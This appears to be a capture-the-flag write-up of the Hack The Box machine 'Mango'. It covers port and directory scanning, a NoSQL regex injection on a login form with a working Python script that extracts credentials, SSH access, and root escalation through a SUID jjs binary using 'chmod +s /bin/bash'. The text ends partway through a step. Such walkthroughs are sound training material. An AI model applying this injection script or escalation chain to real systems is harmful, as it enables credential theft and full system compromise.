



Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~] hines/Mango
$ sudo nmap 10.10.10.162 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 10:44 IST
Nmap scan report for 10.10.10.162
Host is up (0.32s latency).
Not shown: 65518 closed tcp ports (reset), 14 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
Service Info: Host: 10.10.10.162; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.63 seconds
```

2) Checked the website





3) Searched for more pages

```
(vigneswar@VigneswarPC)~[~]
$ feroxbuster -k -u https://10.10.10.162/

FERROXBUSTER
by Ben "epi" Risher ver: 2.10.3

Target Url      https://10.10.10.162/
Threads        50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.10.3
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods   [GET]
Insecure       true
Recursion Depth 4


Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 15331l 41447w 397607c https://10.10.10.162/analytics.php
200 GET 216l 514w 5152c https://10.10.10.162/
[#####] - 2m 30001/30001 0s found:2 errors:5 Arizona (127.5)
[#####] - 2m 30000/30000 206/s https://10.10.10.162/
```

4) Found a domain on TLS certificate

Certificate


staging-order.mango.htb		PortSwigger CA
Subject Name		
Country	PortSwigger	
Organization	PortSwigger	
Organizational Unit	PortSwigger CA	
Common Name	staging-order.mango.htb	
Issuer Name		
Country	PortSwigger	
State/Province	PortSwigger	
Locality	PortSwigger	
Organization	PortSwigger	
Organizational Unit	PortSwigger CA	
Common Name	PortSwigger CA	
Validity		
Not Before	Wed, 22 May 2024 05:25:52 GMT	
Not After	Thu, 22 May 2025 05:25:52 GMT	
Subject Alt Names		
DNS Name	staging-order.mango.htb	



Vulnerability Assessment

1) Found nosql injection

Request	Response
<pre> 1 POST / HTTP/1.1 2 Host: staging-order.mango.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 51 9 Origin: http://staging-order.mango.htb 10 Connection: close 11 Referer: http://staging-order.mango.htb/ 12 Cookie: PHPSESSID=4g5au9bhoun3edgc1ct8ekuo8h 13 Upgrade-Insecure-Requests: 1 14 15 username[\$regex]=.*&password[\$regex]=.*&login=login </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Wed, 05 Jun 2024 06:05:46 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: home.php 8 Content-Length: 4022 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html> 13 <html lang="en"> 14 <head> 15 <meta charset="UTF-8"> 16 <link rel="mask-icon" type="" href=" https://static.codepen.io/assets/favicon/logo-pin-8f3771b1072e3c38bd662872f6b673a722f4b3c a2421637d5596661b4e2132cc.svg" color="#111" /> 17 <title> Mango Sweet & Juicy </pre>



Exploitation

1) Extracted credentials from it

```
import requests
from string import *
from urllib.parse import quote
import re

chars = ascii_letters+digits
usernamesprefix = ['']
usernames = []
while usernamesprefix:
    prefixes = []
    for username in usernamesprefix:
        for c in chars:
            print(f"\r\033[2KTrying: {username+c}.. ", end='')
            response = requests.post('http://staging-order.mango.htb/',
data=f'username[$regex]=^{quote(username+c)}.*&password[$regex]=.*&login=login',
headers={"Content-Type": "application/x-www-form-urlencoded"},
allow_redirects=False)
            if int(response.status_code) == 302:
                prefixes.append(username+c)
            if int(requests.post('http://staging-order.mango.htb/',
data=f'username={quote(username)}&password[$regex]=.*&login=login',
headers={"Content-Type": "application/x-www-form-urlencoded"},
allow_redirects=False).status_code) == 302:
                usernames.append(username)
        usernamesprefix = prefixes

print(usernames)

for username in usernames:
    password = ''
    while True:
        for c in printable:
            # Escape the password and character to avoid regex issues
            escaped_password = re.escape(password + c)
            print(f"\r\033[2KTrying: {username}:{password+c}.. ", end='')
            response = requests.post(
                'http://staging-order.mango.htb/',
                data=f'username={quote(username)}&password[$regex]=^{quote(escaped_password)}.*&login=login',
                headers={"Content-Type": "application/x-www-form-urlencoded"},
                allow_redirects=False
            )
            if int(response.status_code) == 302:
                password += c
                break
        else:
            print(f"{username}:{password}")
            break
```

admin:t9KcS3>!0B#2
mango:h3mXK8RhU~f{f5H

2) Logged in ssh as mango

```
(vigneswar@VigneswarPC)-[~]
$ ssh mango@10.10.10.162
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jun  5 08:12:59 UTC 2024

System load:  0.0               Processes:           99
Usage of /:   58.4% of 5.29GB    Users logged in:    0
Memory usage: 16%              IP address for eth0: 10.10.10.162
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

118 packages can be updated.
18 updates are security updates.

Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$ |
```

3) Switched to admin using admin password

```
Last login: Wed Jun  5 08:13:00 2024 from 10.10.14.4
mango@mango:~$ su admin
Password:
$ bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@mango:/home/mango$ whoami
admin
admin@mango:/home/mango$ |
```

Privilege Escalation

1) Found a suid binary

```
admin@mango:/home/admin$ ls -al /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr-- 1 root admin 10352 Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
admin@mango:/home/admin$ |
```


2) Found documentation

<https://docs.oracle.com/javase/8/docs/technotes/tools/unix/jjs.html>

3) Got rce with it

```
admin@mango:/home/admin$ /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> var Runtime = Java.type("java.lang.Runtime");
jjs> Runtime.getRuntime().exec("bash");
Process[pid=14521, exitValue="not exited"]
jjs> var System = Java.type("java.lang.System");
jjs> Runtime.getRuntime().exec("bash");
Process[pid=14527, exitValue="not exited"]
jjs> jjs --scripting
ECMAScript Exception: SyntaxError: <shell>:1:6 Expected ; but found scripting
jjs --scripting
^
jjs> Runtime.getRuntime().exec("bash");
Process[pid=14535, exitValue="not exited"]
jjs> Runtime.getRuntime().exec("/bin/bash");
Process[pid=14543, exitValue="not exited"]
jjs> Runtime.getRuntime().exec("chmod +s /bin/bash");
Process[pid=14554, exitValue="not exited"]
jjs> exit
function exit() { [native code] }
jjs> exit()
admin@mango:/home/admin$ /bin/bash -p
bash-4.4# cat /root/root.txt
9a6bec7e6172bd9e3922c70f0a9b5d36
bash-4.4# |
```

Once you are in the 'jjs' scripting environment,

```
javascrip
var System = Java.type("java.lang.System");
var Runtime = Java.type("java.lang.Runtime");
Runtime.getRuntime().exec("bash");
```

Steps:

1. Open the 'jjs' scripting environment: